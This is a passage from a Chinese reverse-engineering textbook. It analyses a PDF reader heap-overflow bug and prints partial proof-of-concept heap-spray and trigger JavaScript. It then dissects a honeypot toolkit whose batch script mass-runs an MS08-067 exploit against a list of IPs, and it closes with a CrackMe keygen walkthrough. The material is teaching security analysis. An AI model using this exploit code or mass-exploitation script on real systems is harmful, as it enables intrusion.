    v26 = sub_20829301(v7, a1 - 24, v7);
  *(_BYTE *)(a1 - 4) = 6;
  if ( v26 != v7 )
    ++*(_DWORD *)(v26 + 4);
  v27 = *(_DWORD *)(a1 - 64);
```

图8-27　pdf漏洞触发指针空间分配异常点伪代码

我们可以用IDA Pro看到分配空间的过程，其实这里用汇编看可能更清晰（见图8-28）。

```
208a5720 6a40            push    40h
208a5722 e8e83cf6ff      call    AcroForm!PlugInMain+0x70e1 (2080940f)
```

图8-28　PDF漏洞触发指针分配异常点汇编代码

push 40h就是将分配内存空间的大小作为参数传入，40h转换成十进制就是64，而下面call的函数其实就相当于C语言中的malloc，只不过malloc是动态分配空间。再回到之前的流程图中，问题就来了，eax+4作为这个指针的起始被传出赋值给了esi，然后esi+44h赋值给了ecx，而其实这个指针的大小只有40h，这就造成了内存地址越界，导致了漏洞的触发，那么只要想方设法构造这个越界位置中的值就可以完成对这个漏洞的利用。

利用漏洞部分只做简要的说明，因为会涉及ROP链的构造，而且这个漏洞的利用其实也伴随着另一个内存泄露基址的漏洞，以此来绕过DEP和ASLR保护。其实该漏洞本身就已具备了绕过ASLR的功能，但是由于构造畸形数据的特殊性，如果单用这个漏洞只能覆盖少量的shellcode，而利用这个漏洞会用到IE常用的heap spray，也就是对喷技术，来看看它的内存空间变成了什么（见图8-29）。

```
0c0c0c28 88 88 88 88 28 0c 0c 0c 28 0c 0c 0c 28 0c 0c 0c  ....(...(...(...
0c0c0c38 28 0c 0c 0c 28 0c 0c 0c 28 0c 0c 0c 28 0c 0c 0c  (...(...(...(...
0c0c0c48 28 0c 0c 0c 28 0c 0c 0c 28 0c 0c 0c 28 0c 0c 0c  (...(...(...(...
0c0c0c58 28 0c 0c 0c 28 0c 0c 0c 28 0c 0c 0c 00 00 00 00  (...(...(.......
0c0c0c68 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0c0c0c78 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0c0c0c88 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0c0c0c98 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0c0c0ca8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0c0c0cb8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0c0c0cc8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0c0c0cd8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0c0c0ce8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0c0c0cf8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0c0c0d08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0c0c0d18 00 00 00 00 00 00 00 00 28 0c 0c 0c 01 00 00 00  ........(.......
0c0c0d28 88 88 88 88 28 0c 0c 0c 28 0c 0c 0c 28 0c 0c 0c  ....(...(...(...
0c0c0d38 28 0c 0c 0c 28 0c 0c 0c 28 0c 0c 0c 28 0c 0c 0c  (...(...(...(...
0c0c0d48 28 0c 0c 0c 28 0c 0c 0c 28 0c 0c 0c 28 0c 0c 0c  (...(...(...(...
0c0c0d58 28 0c 0c 0c 28 0c 0c 0c 28 0c 0c 0c 00 00 00 00  (...(...(.......
0c0c0d68 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0c0c0d78 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0c0c0d88 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0c0c0d98 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0c0c0da8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0c0c0db8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0c0c0dc8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0c0c0dd8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0c0c0de8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0c0c0df8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0c0c0e08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0c0c0e18 00 00 00 00 00 00 00 00 28 0c 0c 0c 01 00 00 00  ........(.......
0c0c0e28 88 88 88 88 28 0c 0c 0c 28 0c 0c 0c 28 0c 0c 0c  ....(...(...(...
0c0c0e38 28 0c 0c 0c 28 0c 0c 0c 28 0c 0c 0c 28 0c 0c 0c  (...(...(...(...
0c0c0e48 28 0c 0c 0c 28 0c 0c 0c 28 0c 0c 0c 28 0c 0c 0c  (...(...(...(...
0c0c0e58 28 0c 0c 0c 28 0c 0c 0c 28 0c 0c 0c 00 00 00 00  (...(...(.......
```

图8-29　PDF堆喷后内存空间情况

这段喷射代码在POC中也有体现，我们用Ultra Edit打开POC。

```
var dataNodes = [];
var uiListNodes = [];
var choiceListNodes = [];
var contentAreas = [];
var strArray = [];
var cntArea = 147;
var ggg;
var gFakePointer = 0x0c0c0c20;
```



```
    var gTargetEip = 0x88888888;
    var padding = unescape("%ubbbb");

    while ( padding.length < (449*2+2*29*11) ) {padding += padding;
padding = padding.substring(0, (449*2+2*29*11));}
    function DWordToString( val ) {
            return String.fromCharCode( val & 0xFFFF ) + String.fromCharCode
    ( (val >> 16) & 0xFFFF );
    }

    function HighWord( val ) {
             return String.fromCharCode( (val >> 16) & 0xFFFF );
    }

    var contentAreas = [];
    function AllocateContentArea( cnt ) {
    var name = "contentArea";
    for ( var i = 0; i < cnt; i ++ ) {
            contentAreas.push( xfa.template.createNode(name, "t") );
     }
    }

    function AllocateDefectiveNodes( fakePointor ) {     var thunk =
    DWordToString( fakePointor );        while (thunk.length <
    (2*2*2*2*2*2*2*2*2*2*13*2)) thunk += thunk;
    AllocateContentArea( (2*2*2*2*2*2*2*2) );
     var lastWord = HighWord( fakePointor );
     var dEFECTIVE = [];
    for (var index = 0; index < 40; index++) {
             dEFECTIVE.push( thunk.substring( 0, ((47*2*7*5*2*2*2*2)
    / 2) - 3 ) + lastWord + padding );  }
            AllocateContentArea( cntArea );
    }
    function Trigger( fakePointor ) {
              AllocateDefectiveNodes( fakePointor );
              var node =
    xfa.resolveNode("xfa[0].form[0].form1[0].#pageSet[0].page1[0].
```

```
    #subform[0].field0[0].#ui");
             if ( node == undefined ) {
            return false;
      }
      try {
      node.oneOfChild = choiceListNodes.pop();
      }
      catch (e) {
      return false;
      }      return true;
      }
    function GO() {
        app.alert('go');
        for (var i = 0; i < 5; ++ i) Trigger( gFakePointer );     }
    function Start() { for (var index = 549; index >= 1; index--) {var node =
    xfa.resolveNode("xfa[0].form[0].form1[0].#pageSet[0].
page1[0].#subform[0].field" + index.toString() + "[0].#ui[0]");
uiListNodes.push(node);     var node =
    xfa.resolveNode("xfa[0].form[0].form1[0].#pageSet[0].page1[0].#subform[0].
field" + index.toString() + "[0].#ui[0].#choiceList[0]"); choiceListNodes.
push(node);   }
      xfa.resolveNode("xfa[0].form[0].form1[0].#subform[0].rect1").
keep.previous = "contentArea";
      ggg = app.setTimeOut("GO();", 500);      }

    var blocks = [];function Spray() {
    var ZERO = DWordToString( 0 );
    var pTargetEip = DWordToString( gFakePointer + 8 );
    var blocksize = 0x400000 - 0x38;

    var trunk = pTargetEip;
    trunk += DWordToString( 0x00000001 );  //reference count
    trunk += DWordToString( gTargetEip );  //control eip

    while ( trunk.length < 0x44 / 2 ) trunk += pTargetEip;

    trunk = trunk.substring( 0, 0x44 / 2 );
```



```
trunk += ZERO; //[FakePointer + 0x48] = null

while ( trunk.length < 0x100 / 2 ) trunk += ZERO;
trunk = trunk.substring( 0, 0x100 / 2 );

while ( trunk.length < blocksize / 2 ) trunk += trunk;

for ( var i = 0; i < 30; ++ i ) {
   blocks.push(trunk.substring(0,(blocksize/2)-2)+pTargetEip );
}
//spray shellcode
/*
trunk = pTargetEip;
while ( trunk.length < 0x1000 ) trunk += trunk;

while ( trunk.length < blocksize / 2 ) trunk += trunk;
for ( var i = 0; i < 50; ++ i ) {
    blocks.push(trunk.substring(0,(blocksize/2)-2)+pTargetEip );
}
*/

}
```

笔者给大家展示了部分堆喷的代码，相信对Web略有研究的读者可能会很熟悉，这是用JavaScript完成的，IE浏览器多数情况下也是利用堆喷技术来绕过ASLR，其中填充大量内存块喷射0c0c的过程也是用JavaScript完成的。

至此，简单的漏洞分析就完成了，其实这中间包含了成百上千次的反复调试，对各个寄存器的值都要有清醒的认识，而且这个漏洞还有很多很多细节没有跟大家说明，比如指针对象的格式，esi+44h布置了什么东西，感兴趣的读者可以去网上搜索一下。

8.2　逆向技术基础

8.2.1　逆向分析揭开蜜罐中神秘工具的面纱

笔者在虚拟机里搭建了一个蜜罐环境，现在确实已经是千疮百孔，估计被各种人做成了“肉鸡”，虽然设置了快照但是一直没有还原过，一直想看看能不能拿到有价值的exploit。前两天有一个黑客在笔者的蜜罐里摆了一个工具包，还设置了密码，这个工具包

是付费的，笔者首先想到了0day，也许这个黑客掌握0day呢，于是笔者果断把工具包拿了出来逆向分析了一下。

工具包里是一个需要输入密码的exe，不多说直接放到OllyDbg里跑一下看看能不能得到密码，程序入口直接是Pushad，按F8键单步执行几步之后就直接返回了，于是首先想到的是加壳，放到PEiD里看一下（见图8-30）。

果然是加壳了，还好是UPX壳，现在脱UPX壳的脱壳机可以轻易搜索和下载，就不讲手动脱壳的过程了，将UPX壳脱掉之后再用PEiD跑一下看看（见图8-31）。



图8-30　PEiD显示加壳情况





图8-31　UPX脱壳后PEiD显示情况

EP段的值是.code说明UPX壳已经正常脱掉，将脱壳后的程序放到OllyDbg里跑起来，刚开始这个程序只是从寄存器读取了一些参数，直接按F9键让程序完全跑起来。

经过反汇编调试，可以看到这个程序跑起来后在C盘下的一个隐藏一个目录里创建了名为1.tmp的文件夹（见图8-32），同时创建了一个名为01.bat的脚本，然后它将这个脚本运行了起来。接下来我们到C盘下的这个目录里看看这个脚本的内容（见图8-33）。



图8-32　隐蔽目录下创建的脚本




```
@echo off
cls
color c
title 出售各种发包,通杀机器 需要的联系q:
echo. & echo.
set /p var=出售各种发包,通杀机器 需要的联系q:[redacted] 提示 "请输入密码":
if "%var%"=="520." goto end
echo 日本人与狗不得入内! QQ: - "" -
pause
goto start
:end
cls
echo YB - "" - 作者QQ: 提示 : 密码正确!
@echo off
for /f %%i in (ips.txt) do (start 02.bat %%i)
```

图8-33　隐蔽目录下脚本内容

简单看一下这个脚本的内容，其中%var% == "520."的if语句中暴露了这个程序的密码，in （ips.txt） do （start 02.bat %%i） 说明当密码判断成功后，将对ips.txt中保存的IP地址执行02.bat脚本。现在马上打开02.bat脚本，看看脚本的内容（见图8-34）。






图8-34　跟踪生成的02.bat脚本

从图8-34可以看到这个脚本在执行cs.exe文件，%1是它的参数，nc就是常见的nc链接工具。直接输入520.密码，来看看这个工具的作用（见图8-35）。




图8-35　工具追踪

至此，这个所谓的收费工具的真面目全部显示了出来，原来就是emm大牛在2008年写的MS08067的exploit，这个收费工具现在网上随处可见，其实就是写了个批量的脚本，并没有什么0day。

8.2.2　从CrackMe到逆向破解技术

CrackMe其实是一些小程序，公开给别人尝试破解，编写 CrackMe 的人可能是程序员、黑客等，他们可能是为了验证自己的程序安全性，也可能为了挑战其他黑客的水平，最终形成了破解技术中CrackMe的独特文化。CrackMe简称CM，也存在CM竞赛形式，多见于一些论坛。

接下来，通过对一个CrackMe破解过程的分析，加深读者对破解技术的理解，该CrackMe如图8-36所示。



图8-36　来自看雪论坛发布的Crackme-160.chm

首先运行一次CrackMe，是一个普通的序列号程序。

注：这个CrackMe的作者有点偷懒了，上面那行相当于输入，下面那行是需要算的序列号，如图8-37所示。




图8-37　程序界面

首先用PEiD检查一下，结果如图8-38所示。




图8-38　PEiD查询结果

从图8-38中可以看到，这是一个没有壳的程序，用VC++ 6.0编译。

首先要找到计算序列号的部分，既然没有壳我们就可以直接用OD载入。

这个程序下断点的方法很多，这里举几个例子。

1. 查找参考字符串（见图8-39）

文本字串参考位于 Brad_Sob:.text

地址	反汇编	文本字串
004013D4	push Brad_Sob.00402052	ASCII "父5@"
004014E4	push Brad_Sob.0040208F	ASCII "訔5@"
0040157D	push Brad_Sob.00404020	ASCII "CrackMe"
00401582	push Brad_Sob.00404028	ASCII "User Name must have at least 5 characters."
0040161E	push Brad_Sob.00404054	ASCII "%lu"
00401669	mov esi,Brad_Sob.00404058	ASCII "Correct!! "
0040168E	mov esi,Brad_Sob.00404078	ASCII "<BrD-SoB> "
004016B3	mov esi,Brad_Sob.00404098	ASCII "Incorrect!!, Try Again."
004016D1	mov esi,Brad_Sob.004040B0	ASCII "Correct way to go, You Got It."
004016F3	push Brad_Sob.004040D0	ASCII "CrackMe"
00401765	push Brad_Sob.004040D8	ASCII "CrackMe"
00401E1D	sub esp,0x68	(初始 CPU 选择)
00401F75	push 0x10000	UNICODE "=::=::\"

图8-39　查找参考字符串



从图8-39可以看到“User Name must have at least 5 characters.” “Correcrt way to go，You Get It.” “Correct!”这几个比较可疑的字符串，对每个附近的代码简单跟踪分析一下就能找到关键跳转的位置，这里不再赘述。

经分析可知，计算序列号的代码在这部分，如图8-40所示。

地址	HEX 数据	反汇编	注释
004015B9	E9 F9010000	jmp Brad_Sob.004017B7	
004015BE	C745 E0 000000(	mov dword ptr ss:[ebp-0x20],0x0	
004015C5	EB 09	jmp short Brad_Sob.004015D0	
004015C7	8B55 E0	mov edx,dword ptr ss:[ebp-0x20]	
004015CA	83C2 01	add edx,0x1	
004015CD	8955 E0	mov dword ptr ss:[ebp-0x20],edx	
004015D0	8B45 E0	mov eax,dword ptr ss:[ebp-0x20]	
004015D3	3B45 E4	cmp eax,dword ptr ss:[ebp-0x1C]	
004015D6	7D 42	jge short Brad_Sob.0040161A	
004015D8	8B4D E0	mov ecx,dword ptr ss:[ebp-0x20]	
004015DB	51	push ecx	
004015DC	8D4D EC	lea ecx,dword ptr ss:[ebp-0x14]	
004015DF	E8 1C030000	call Brad_Sob.00401900	
004015E4	0FBED0	movsx edx,al	
004015E7	8B45 F0	mov eax,dword ptr ss:[ebp-0x10]	
004015EA	03C2	add eax,edx	
004015EC	8945 F0	mov dword ptr ss:[ebp-0x10],eax	
004015EF	8B4D E0	mov ecx,dword ptr ss:[ebp-0x20]	
004015F2	C1E1 08	shl ecx,0x8	
004015F5	8B55 F0	mov edx,dword ptr ss:[ebp-0x10]	
004015F8	33D1	xor edx,ecx	
004015FA	8955 F0	mov dword ptr ss:[ebp-0x10],edx	
004015FD	8B45 E0	mov eax,dword ptr ss:[ebp-0x20]	
00401600	83C0 01	add eax,0x1	
00401603	8B4D E4	mov ecx,dword ptr ss:[ebp-0x1C]	
00401606	0FAF4D E0	imul ecx,dword ptr ss:[ebp-0x20]	
0040160A	F7D1	not ecx	
0040160C	0FAFC1	imul eax,ecx	
0040160F	8B55 F0	mov edx,dword ptr ss:[ebp-0x10]	
00401612	0FAFD0	imul edx,eax	
00401615	8955 F0	mov dword ptr ss:[ebp-0x10],edx	
00401618	EB AD	jmp short Brad_Sob.004015C7	

图8-40　反汇编代码（序列号计算部分）

2. API断点

尝试使用GetDlgItemTextA、GetMessageA、GetMessageW等API，随意输入一个name，单击Check验证，程序成功在GetMessageA处断下。然后按Ctrl+F9组合键返回，找到程序领空内调用的代码，向下寻找验证部分，或者按Alt+K组合键打开堆栈调用窗口（见图8-41）。

调用堆栈

地址	堆栈	函数过程 / 参数	调用来自
0012F6C4	73D8DAC5	? user32.GetWindowTextA	mfc42.73D8DABF
0012F6C8	000A0150	hWnd = 000A0150 (class='Edit',par	
0012F6CC	00383A38	Buffer = 00383A38	
0012F6D0	00000009	Count = 0x9	
0012F6DC	00401556	? <jmp.&MFC42.#3097>	Brad_Sob.00401551

图8-41　调用堆栈窗口

从图8-41中可以看到程序领空内调用堆栈的函数地址为00401556，双击跟入，结果如图8-42所示。

```
00401D7E - FF25 48314000 jmp dword ptr ds:[<&MFC42.#2818>]  mfc42.#2818
00401D84 - FF25 4C314000 jmp dword ptr ds:[<&MFC42.#4224>]  mfc42.#4224
00401D8A - FF25 50314000 jmp dword ptr ds:[<&MFC42.#3097>]  mfc42.#3097
00401D90 - FF25 54314000 jmp dword ptr ds:[<&MFC42.#537>]   mfc42.#537
```

图8-42　跟踪代码

从图8-42中可以发现编译器罗列的API的入口，接下来可以按Ctrl+R组合键查找调用这段代码的参考（见图8-43）。

参考位于 Brad_Sob:.text 于 00401D8A

地址	反汇编	注释
00401551	call <jmp.&MFC42.#3097>	
00401565	call <jmp.&MFC42.#3097>	
00401D8A	jmp dword ptr ds:[<&MFC42.#3097>]	(初始 CPU 选择)

图8-43　查找参考

分别跟入两个call语句，分析附近代码可知在第2个call语句下面的是验证序列号的程序。

找到计算序列号的代码之后，我们在计算处上方及中途下断点，如图8-44所示。

地址	HEX 数据	反汇编
004015C5	EB 09	jmp short Brad_Sob.004015D0
004015C7	8B55 E0	mov edx,dword ptr ss:[ebp-0x20]
004015CA	83C2 01	add edx,0x1
004015CD	8955 E0	mov dword ptr ss:[ebp-0x20],edx
004015D0	8B45 E0	mov eax,dword ptr ss:[ebp-0x20]
004015D3	3B45 E4	cmp eax,dword ptr ss:[ebp-0x1C]
004015D6	7D 42	jge short Brad_Sob.0040161A
004015D8	8B4D E0	mov ecx,dword ptr ss:[ebp-0x20]
004015DB	51	push ecx
004015DC	8D4D EC	lea ecx,dword ptr ss:[ebp-0x14]
004015DF	E8 1C030000	call Brad_Sob.00401900
004015E4	0FBED0	movsx edx,al
004015E7	8B45 F0	mov eax,dword ptr ss:[ebp-0x10]
004015EA	03C2	add eax,edx
004015EC	8945 F0	mov dword ptr ss:[ebp-0x10],eax
004015EF	8B4D E0	mov ecx,dword ptr ss:[ebp-0x20]
004015F2	C1E1 08	shl ecx,0x8
004015F5	8B55 F0	mov edx,dword ptr ss:[ebp-0x10]
004015F8	33D1	xor edx,ecx
004015FA	8955 F0	mov dword ptr ss:[ebp-0x10],edx
004015FD	8B45 E0	mov eax,dword ptr ss:[ebp-0x20]
00401600	83C0 01	add eax,0x1
00401603	8B4D E4	mov ecx,dword ptr ss:[ebp-0x1C]
00401606	0FAF4D E0	imul ecx,dword ptr ss:[ebp-0x20]
0040160A	F7D1	not ecx
0040160C	0FAFC1	imul eax,ecx
0040160F	8B55 F0	mov edx,dword ptr ss:[ebp-0x10]
00401612	0FAFD0	imul edx,eax
00401615	8955 F0	mov dword ptr ss:[ebp-0x10],edx
00401618	EB AD	jmp short Brad_Sob.004015C7
0040161A	8B45 F0	mov eax,dword ptr ss:[ebp-0x10]

图8-44　断点位置

简单阅读代码可以发现，程序用循环来计算序列号，假设程序需要根据每位输入的字符来计算（其实的确是这样），所以可以把断点下在循环的首部，然后输入有规律的数据（比如这里笔者输入的是abcdefg，之所以要这样做是为了找到程序在哪里是否读入每位



字符），单击Check按钮让程序断下，分析代码后可以得到这些关键位置（见图8-45）。

地址	HEX 数据	反汇编	注释
004015C5	EB 09	jmp short Brad_Sob.004015D0	
004015C7	8B55 E0	mov edx,dword ptr ss:[ebp-0x20]	
004015CA	83C2 01	add edx,0x1	
004015CD	8955 E0	mov dword ptr ss:[ebp-0x20],edx	[ebp-0x20]保存当前计算到的位数
004015D0	8B45 E0	mov eax,dword ptr ss:[ebp-0x20]	
004015D3	3B45 E4	cmp eax,dword ptr ss:[ebp-0x1C]	[ebp-0x1C]保存name总长
004015D6	7D 42	jge short Brad_Sob.0040161A	
004015D8	8B4D E0	mov ecx,dword ptr ss:[ebp-0x20]	
004015DB	51	push ecx	
004015DC	8D4D EC	lea ecx,dword ptr ss:[ebp-0x14]	
004015DF	E8 1C030000	call Brad_Sob.00401900	
004015E4	0FBED0	movsx edx,al	
004015E7	8B45 F0	mov eax,dword ptr ss:[ebp-0x10]	[ebp-0x10]保存当前计算的密码//初始密码为0x81276345
004015EA	03C2	add eax,edx	
004015EC	8945 F0	mov dword ptr ss:[ebp-0x10],eax	
004015EF	8B4D E0	mov ecx,dword ptr ss:[ebp-0x20]	
004015F2	C1E1 08	shl ecx,0x8	
004015F5	8B55 F0	mov edx,dword ptr ss:[ebp-0x10]	
004015F8	33D1	xor edx,ecx	
004015FA	8955 F0	mov dword ptr ss:[ebp-0x10],edx	
004015FD	8B45 E0	mov eax,dword ptr ss:[ebp-0x20]	
00401600	83C0 01	add eax,0x1	
00401603	8B4D E4	mov ecx,dword ptr ss:[ebp-0x1C]	
00401606	0FAF4D E0	imul ecx,dword ptr ss:[ebp-0x20]	
0040160A	F7D1	not ecx	
0040160C	0FAFC1	imul eax,ecx	
0040160F	8B55 F0	mov edx,dword ptr ss:[ebp-0x10]	
00401612	0FAFD0	imul edx,eax	
00401615	8955 F0	mov dword ptr ss:[ebp-0x10],edx	
00401618	EB AD	jmp short Brad_Sob.004015C7	
0040161A	8B45 F0	mov eax,dword ptr ss:[ebp-0x10]	

图8-45　关键变量注释

接着，根据分析出的地址对应的变量写出注册机的计算代码（这里笔者选择使用C/C++来编写注册机，因为C/C++提供了_asm这一关键字，所以可以方便地用汇编来实现，简化了编写注册机的难度）。

```
char name[100];        //用来保存输入的name
long key;              //用来保存计算中的密码
int len;  //用来保存name长度（测试时方便改变循环次数来调试每一步得到的密码）
std::cin>>name>>len;
key=2166842181;        //为key赋初始值0x81276345对应的十进制
for(int i=0;i<len;i++)
{
   char m;             //用来保存每位计算的字符
   m=name[i];
   _asm
   {
          movsx edx,m
          mov eax,key
          add eax,edx
          mov key,eax
          mov ecx,i
          shl ecx,0x8
```

```
            mov edx,key
            xor edx,ecx
            mov key,edx
            mov eax,i
            add eax,0x1
            mov ecx,lex
            imul ecx,i
            not ecx
            imul eax,ecx
            mov edx,key
            imul edx,eax
            mov key,edx
        }
    }
std::cout<<key;
```

通过上面的代码可以看出，输出的key还不是最终的密码，可以用循环最后一次保存的密码来验证计算的结果正确与否（这里用来测试的name是12345678），结果如图8-46所示。

-1786453832的十六进制双字的值就是9584E0B8，所以到这里的计算是正确的。

那么为什么计算的结果不是正确的密码呢，继续F8单步调试程序，如图8-47所示。

```
E:\Croxx Works\CWork\Crac
12345678
8
-1786453832_
```

图8-46　测试注册机（失败）

```
00401618 ^ EB AD          jmp short Brad_Sob.004015C7
0040161A   8B45 F0        mov eax,dword ptr ss:[ebp-0x10]
0040161D   50             push eax                          推入了密码
0040161E   68 54404000    push Brad_Sob.00404054            ASCII "%lu"
00401623   8D4D DC        lea ecx,dword ptr ss:[ebp-0x24]
00401626   51             push ecx
00401627   E8 52070000    call <jmp.&MFC42.#2818>           在这里eax,ecx改变了
0040162C   83C4 0C        add esp,0xC
0040162F   8D4D DC        lea ecx,dword ptr ss:[ebp-0x24]
00401632   E8 79020000    call Brad_Sob.004018B0
00401637   50             push eax
00401638   8D4D E8        lea ecx,dword ptr ss:[ebp-0x18]
0040163B   E8 80020000    call Brad_Sob.004018C0
00401640   85C0           test eax,eax
00401642 v 0F85 FF000000  jnz Brad_Sob.00401747
00401648   8D8D ACFEFFFF  lea ecx,dword ptr ss:[ebp-0x154]     关键跳转
0040164E   E8 19070000    call <jmp.&MFC42.#540>
00401653   C645 FC 03     mov byte ptr ss:[ebp-0x4],0x3
00401657   6A 66          push 0x66
```

图8-47　计算序列号后代码

在执行完call<jmp.&MFC42.#2818>语句后，ecx和eax值均被改变了，而且ecx存储的值经测试就是name对应的正确密码。由此可以确定call<jmp.&MFC42.#2818>内的代码计算出了密码。

通过OD提供的call的函数名可以看出来，这是一个MFC封装的函数，因为缺少MFC42.DLL的符号表，所以OD没有把对应的函数名告诉我们。

这里可以使用IDA Pro自动下载所需的符号表（也可以手动搜索.pdb文件）来找到对应函数，把CrackMe扔到IDA Pro中，跳转到0x00401642的位置，如图8-48所示。

由此可见这个函数是CString::Format函数，压入的参数分别是call前3个push中的前2个（第3个push的是返回地址，VC 6.0编译出的程序调用函数时先用ecx保存地址，然后压入



堆栈）。

```
mov     eax, [ebp+var_10]
push    eax
push    offset aLu        ; "%lu"
lea     ecx, [ebp+var_24]
push    ecx
call    ?Format@CString@@QAAXPBDZZ ; CString::Format(char const *,...)
add     esp, 0Ch
lea     ecx, [ebp+var_24]
call    unknown_libname_7 ; Microsoft VisualC 2-10/net runtime
                          ; MFC 3.1-10.0 32bit
push    eax
lea     ecx, [ebp+var_18]
call    sub_4018C0
test    eax, eax
jnz     loc_401747
```

图8-48 加载符号表后的代码注释

其实有使用MFC经验的程序员应该早已猜出来call要实现的功能，因为call前压入了一个常量参数“%lu”是16进制数的标识。

于是，在注册机代码下添加如下代码：

```
CString str;
str.Format(_T("%lu"),key);
std:wcout<<LPCTSTR(str);
```

测试结果如图8-49所示。




图8-49 验证注册机

